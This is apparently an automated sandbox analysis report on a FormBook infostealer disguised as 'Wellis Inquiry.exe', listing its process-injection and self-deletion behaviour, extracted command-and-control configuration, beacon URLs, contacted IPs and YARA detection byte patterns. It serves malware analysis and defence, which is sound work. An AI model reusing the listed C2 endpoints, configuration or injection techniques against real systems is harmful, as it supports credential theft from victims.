ID: 502627
Sample Name: Wellis Inquiry.exe
Cookbook: default.jbs
Time: 07:27:31
Date: 14/10/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report Wellis Inquiry.exe

Overview


General Information

Sample Name:	Wellis Inquiry.exe
Analysis ID:	502627
MD5:	c357a8010e661a..
SHA1:	08ecd005e1449e..
SHA256:	eef137583da6deb.
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Yara detected FormBook
- Malicious sample detected (through …
- Yara detected AntiVM3
- System process connects to networ…
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Tries to detect sandboxes and other…
- Performs DNS queries to domains w…
- Self deletion via cmd delete
- .NET source code contains potentia…

Classification



Process Tree

- **System is w10x64**
- Wellis Inquiry.exe (PID: 7036 cmdline: 'C:\Users\user\Desktop\Wellis Inquiry.exe' MD5: C357A8010E661A49DF2E813BD22590B6)
  - Wellis Inquiry.exe (PID: 1680 cmdline: C:\Users\user\Desktop\Wellis Inquiry.exe MD5: C357A8010E661A49DF2E813BD22590B6)
    - explorer.exe (PID: 3424 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - cmmon32.exe (PID: 5328 cmdline: C:\Windows\SysWOW64\cmmon32.exe MD5: 2879B30A164B9F7671B5E6B2E9F8DFDA)
        - cmd.exe (PID: 7092 cmdline: /c del 'C:\Users\user\Desktop\Wellis Inquiry.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6796 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.psychedeliccosmetics.com/ag9v/"
  ],
  "decoy": [
    "wordmagicshow.com",
    "dogparkdate.com",
    "quickcarehomeopathic.com",
    "azwar.net",
    "louisle1909.xyz",
    "section8lv.com",
    "felineness.com",
    "2888sy.com",
    "wadashoot.com",
    "kittyuniverse.com",
    "blushroses.com",
    "alaskangeneral.com",
    "yumoo.design",
    "7xkfic.com",
    "891827.com",
    "uspress1.com",
    "aceserial.xyz",
    "muellerconfidence.com",
    "eramakport.com",
    "tipsandtoesnewton.com",
    "withph.net",
    "kravesproet.quest",
    "restaurantemesana.com",
    "ghostpunk.art",
    "cobere9.com",
    "darshanshastra.com",
    "barnhsartcrane.com",
    "richartware.com",
    "welcomprom2.com",
    "plantvsundeadhelp.com",
    "hotsatisfy.com",
    "fullhindimovies.com",
    "beautynaturalcosmeticslk.com",
    "googglo.com",
    "hongyang98.com",
    "elishevazz.com",
    "ebookgratis.online",
    "urbanyinyoga.com",
    "sojuicybar.com",
    "seheon.email",
    "pokemongosrf.com",
    "catchytravel.com",
    "stonecoldice.net",
    "betinle137.com",
    "platinumridge.art",
    "agoodhotel.com",
    "preventbiotech.com",
    "ebonyslivestockservice.online",
    "billionairesboat.com",
    "dollpartyla.com",
    "naufragant.com",
    "cat2628.top",
    "ietwatiomlan.quest",
    "soulful-simplicity.com",
    "kalmmed.com",
    "luxuryray.com",
    "pknox.net",
    "687410.com",
    "blackmagiccomics.com",
    "usaworkerscorporation.com",
    "ovmfinacial.com",
    "marunouchi1.com",
    "feshwal.com",
    "qupontgon.quest"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000000.715332371.000000000E4B9000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000004.00000000.715332371.000000000E4B9000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x46b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x41a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x47b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x492f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x341c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9ba7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0xac4a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000004.00000000.715332371.000000000E4B9000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x6ad9:$sqlite3step: 68 34 1C 7B E1 • 0x6bec:$sqlite3step: 68 34 1C 7B E1 • 0x6b08:$sqlite3text: 68 38 2A 90 C5 • 0x6c2d:$sqlite3text: 68 38 2A 90 C5 • 0x6b1b:$sqlite3blob: 68 53 D8 7F 8C • 0x6c43:$sqlite3blob: 68 53 D8 7F 8C
00000003.00000002.745846154.0000000001090000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000003.00000002.745846154.0000000001090000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89a2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1492f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1341c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa132:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19ba7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac4a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 24 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
3.2.Wellis Inquiry.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
3.2.Wellis Inquiry.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89a2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1492f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1341c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa132:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19ba7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac4a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
3.2.Wellis Inquiry.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ad9:$sqlite3step: 68 34 1C 7B E1 • 0x16bec:$sqlite3step: 68 34 1C 7B E1 • 0x16b08:$sqlite3text: 68 38 2A 90 C5 • 0x16c2d:$sqlite3text: 68 38 2A 90 C5 • 0x16b1b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c43:$sqlite3blob: 68 53 D8 7F 8C
3.2.Wellis Inquiry.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
3.2.Wellis Inquiry.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7808:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7ba2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x133a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b2f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1261c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9332:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18da7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19e4a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 8 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Yara detected FormBook

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

Performs DNS queries to domains with low reputation

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

.NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection:

Self deletion via cmd delete

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 5 1 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 2 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop o Insecure Network Communicat
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 Redirect Phc Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 5 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	System Information Discovery 1 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicat
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Poin
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	File Deletion 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Wellis Inquiry.exe	9%	ReversingLabs	ByteCode-MSIL.Spyware.Noon	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.2.Wellis Inquiry.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/a-e	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.marunouchi1.com/ag9v/?9rq=RZxJGV19NODz6/sPl50rcsjPCmhff0B2cQNSD9XNHlzuAkz3tWy1tz3gnsv2II3OKfXw&BFQ=5jI0jhMHA0hx_	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/jp/G	0%	URL Reputation	safe	
http://www.aceserial.xyz/ag9v/?9rq=8aghxAEFV3UFLmLUmwXrjnry4I8PGHpXxFVOvh2n7b9U9R7NIIya57CFUx9pJqwzlAw7&BFQ=5jI0jhMHA0hx_	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.carterandcone.com/	0%	Avira URL Cloud	safe	
http://www.typography.net4?	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.collada.org/2005/11/COLLADASchema9Done	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.carterandcone.comw.m	0%	Avira URL Cloud	safe	
http://www.typography.net	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/i	0%	Avira URL Cloud	safe	
www.psychedeliccosmetics.com/ag9v/	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.ascendercorp.com/typedesigners.html	0%	URL Reputation	safe	
http://www.carterandcone.comtal	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/(	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sakkal.comd	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/tu	0%	Avira URL Cloud	safe	
http://www.carterandcone.comf	0%	URL Reputation	safe	
http://www.tiro.comy	0%	URL Reputation	safe	
http://www.typography.netrz	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/G	0%	URL Reputation	safe	
http://www.fontbureau.comion	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y03	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/jp/r	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://en.wikip	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.typography.neth?	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.psychedeliccosmetics.com/ag9v/?9rq=B7neoLnMPG5T4Lq1mgXXW304ryc0TDTB8h8f/WhOEZEEcWgrsd/ecy8wgWRxVB11aSvz&BFQ=5jI0jhMHA0hx_	0%	Avira URL Cloud	safe	
http://www.sakkal.com3	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/ita	0%	Avira URL Cloud	safe	
http://www.fontbureau.como	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/i	0%	URL Reputation	safe	
http://www.typography.netiv	0%	Avira URL Cloud	safe	
http://www.ovmfinacial.com/ag9v/?9rq=vpuErUH2OwLAPGAltxg3/Zj6XscnxJenLEapnG3NwgRlKVIYyl0HnfsKneQfORBHqYbR&BFQ=5jI0jhMHA0hx_	0%	Avira URL Cloud	safe	
http://www.tiro.com51	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
psychedeliccosmetics.com	34.102.136.180	true	false		unknown
aceserial.xyz	151.106.117.36	true	true		unknown

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.marunouchi1.com	183.90.240.3	true	true		unknown
www.ovmfinacial.com	199.59.242.153	true	true		unknown
parkingpage.namecheap.com	198.54.117.210	true	false		high
www.ebookgratis.online	104.21.2.218	true	true		unknown
shops.myshopify.com	23.227.38.74	true	true		unknown
www.richartware.com	unknown	unknown	true		unknown
www.blackmagiccomics.com	unknown	unknown	true		unknown
www.psychedeliccosmetics.com	unknown	unknown	true		unknown
www.dollpartyla.com	unknown	unknown	true		unknown
www.aceserial.xyz	unknown	unknown	true		unknown
www.quickcarehomeopathic.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.marunouchi1.com/ag9v/?9rq=RZxJGV19NODz6/sPl50rcsjPCmhff0B2cQNSD9XNHlzuAkz3tWy1tz3gnsv2II3OKfXw&BFQ=5jI0jhMHA0hx_	true	• Avira URL Cloud: safe	unknown
http://www.aceserial.xyz/ag9v/?9rq=8aghxAEFV3UFLmLUmwXrjnry4I8PGHpXxFVOvh2n7b9U9R7NIlya57CFUx9pJqwzlAw7&BFQ=5jI0jhMHA0hx_	true	• Avira URL Cloud: safe	unknown
www.psychedeliccosmetics.com/ag9v/	true	• Avira URL Cloud: safe	low
http://www.psychedeliccosmetics.com/ag9v/?9rq=B7neoLnMPG5T4Lq1mgXXW304ryc0TDTB8h8f/WhOEZEEcWgrsd/ecy8wgWRxVB11aSvz&BFQ=5jI0jhMHA0hx_	false	• Avira URL Cloud: safe	unknown
http://www.ovmfinacial.com/ag9v/?9rq=vpuErUH2OwLAPGAltxg3/Zj6XscnxJenLEapnG3NwgRlKVIYyl0HnfsKneQfORBHqYbR&BFQ=5jI0jhMHA0hx_	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
199.59.242.153	www.ovmfinacial.com	United States		395082	BODIS-NJUS	true
183.90.240.3	www.marunouchi1.com	Japan		9371	SAKURA-CSAKURAInternetIncJP	true
151.106.117.36	aceserial.xyz	Germany		61157	PLUSSERVER-ASN1DE	true
34.102.136.180	psychedeliccosmetics.com	United States		15169	GOOGLEUS	false
23.227.38.74	shops.myshopify.com	Canada		13335	CLOUDFLARENETUS	true
104.21.2.218	www.ebookgratis.online	United States		13335	CLOUDFLARENETUS	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	502627
Start date:	14.10.2021
Start time:	07:27:31
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 10s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Wellis Inquiry.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	21
Number of new started drivers analysed:	0
Number of existing processes analysed:	0

Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/1@9/6
EGA Information:	Failed
HDC Information:	• Successful, ratio: 14.3% (good quality ratio 13.1%) • Quality average: 73.4% • Quality standard deviation: 30.7%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
07:28:29	API Interceptor	1x Sleep call for process: Wellis Inquiry.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
199.59.242.153	010013.exe	Get hash	malicious	Browse	• www.lifestyleeve.com/o4ms/?X61HiLc=8GNZfXhxkQPDp/0Q3wwiQDJ4fZPKroBOtzHsTvHuSmq05FSo/HrWX19J684oFY+7hHWk&jHPhl=5jo4ZxbHw
	XaTgTJhfol.exe	Get hash	malicious	Browse	• www.gafoodstamps.com/mexq/?v2JP=aujtepI6qRwt4NWlDzxdhSPeB9mp7HwM3P6GccjuQrHNTxqttOPLCNBNcH4bMoCm5uRW&GZ_=4h-TkZ9hp8gh-

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	6pa7yRpcFt.exe	Get hash	malicious	Browse	• www.myverizonbillpay.com/hr8n/?f0DDp6RH=ILCQys4W2nmI16PHUn3vKB7/UprAS8tji7H+tefUzZaDXaBN/QiF2o4GX0UFNMprHqhN&8pNLu=7nGt2pBPBx
	Emask230921doc.exe	Get hash	malicious	Browse	• www.newyroklifeannuities.com/x9r4/?7n0=R48xY&c2Jp7Bc0=lcZHIyAd6OHv52M4P4oACjlfZtfJGnVbGUlMndCBdmn5tcdEwHSZ2MqsoIPmB/a4+IEQ
	Invoice Packing list.exe	Get hash	malicious	Browse	• www.vspfotme.com/eods/?6liXpZH=EJMYTlsbPcKMchoi/NCYrSOUkQ1IcyycXKbirIJaFNH/FpU7Xng2HIBKTdIWJb6tzkCK&EBPLR=cVnDMB4H0pL
	D8043D746DC108AC0966B502B68DDEABA575E841EDFA2.exe	Get hash	malicious	Browse	• ww1.survey-smiles.com/
	Productivity.exe	Get hash	malicious	Browse	• ww1.thefreesmsapp.com/_tr
	Productivity.exe	Get hash	malicious	Browse	• ww1.thefreesmsapp.com/_tr
	klWGxQYKYO.exe	Get hash	malicious	Browse	• www.burgettflorist.com/scb0/?3fS4=GgI5Mtow8RWwVkMKBQaBMThn8Kn2le3rEGwIGwauHSmKVNxcFOKD/koJDpRpHIi9Dc2a2cTcbQ==&s4UxHb=VdWhLdXhd8SL8l
	PO 1,5001993 21118.exe	Get hash	malicious	Browse	• www.shose8.com/ergs/?3fH8bR=WRNiM0MNR83AvUgJMfCXzTGXaLsU3JZqni9ehjpnFXkT45BJtbNl1RpkrODexH0A0JoG&nX=xFQHHbDxAfpTC
	2F530A45E4ACF58D16DAD1B1E23B5B1419BA893C2F76F.exe	Get hash	malicious	Browse	• ww1.survey-smiles.com/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	RFQ_Beijing Chengruisi Manufacturing_pdf.exe	Get hash	malicious	Browse	• www.anodynemedicalmassage.com/euzn/?G0Ddo=u178RPbEoFHNEMSTYSAKyFLEc68kuAf3hAv/2v3T+vkoQ4nsSSLkzGkhPsJYzpfotw78F7bWTQ==&2dod=HL3Tzluhwhvxcp
	SQLPLUS.EXE	Get hash	malicious	Browse	• ww1.weirden.com/
	TNT 07833955.exe	Get hash	malicious	Browse	• www.tennccreative.com/b5ce/?C2M=Rg3TsdftliWJKNWRmLTqgm5mB7Gwns4ujDsoW9GSorZA7LMeCjIS06nAIZUc2zUa+VgrpSNrw==&2dtd=2dTpyPZX3Tqt_8d0
	LogJhhPPyK.exe	Get hash	malicious	Browse	• www.mammutphilippines.com/n90q/?-ZYT=GiWrvS/99XrV+2Uf6Zy/o5YW6c6VukN0OHlBSCCHHBiFQpS9xb5cjKCaQXfJL9Q9t00b&IZsH=3fjpWpD0JdD
	PO.exe	Get hash	malicious	Browse	• www.rejditt.com/ig04/?0DH8qx3=3h/Tr838qcHUz18OOMqR99bs8cT2OrpSq2e3FqStS3xcK7WNKLX9gCPVSXRmyxeIco6krjPjWg==&jL3=-ZrdqHw
